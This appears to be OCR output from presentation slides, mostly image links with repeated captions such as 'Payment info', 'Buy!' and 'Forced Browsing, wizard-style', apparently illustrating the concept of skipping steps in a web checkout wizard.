
Next

Payment info $

Buy!


Forced Browsing

wizard-style




Forced Browsing

wizard-style




Forced Browsing

wizard-style



Forced Browsing

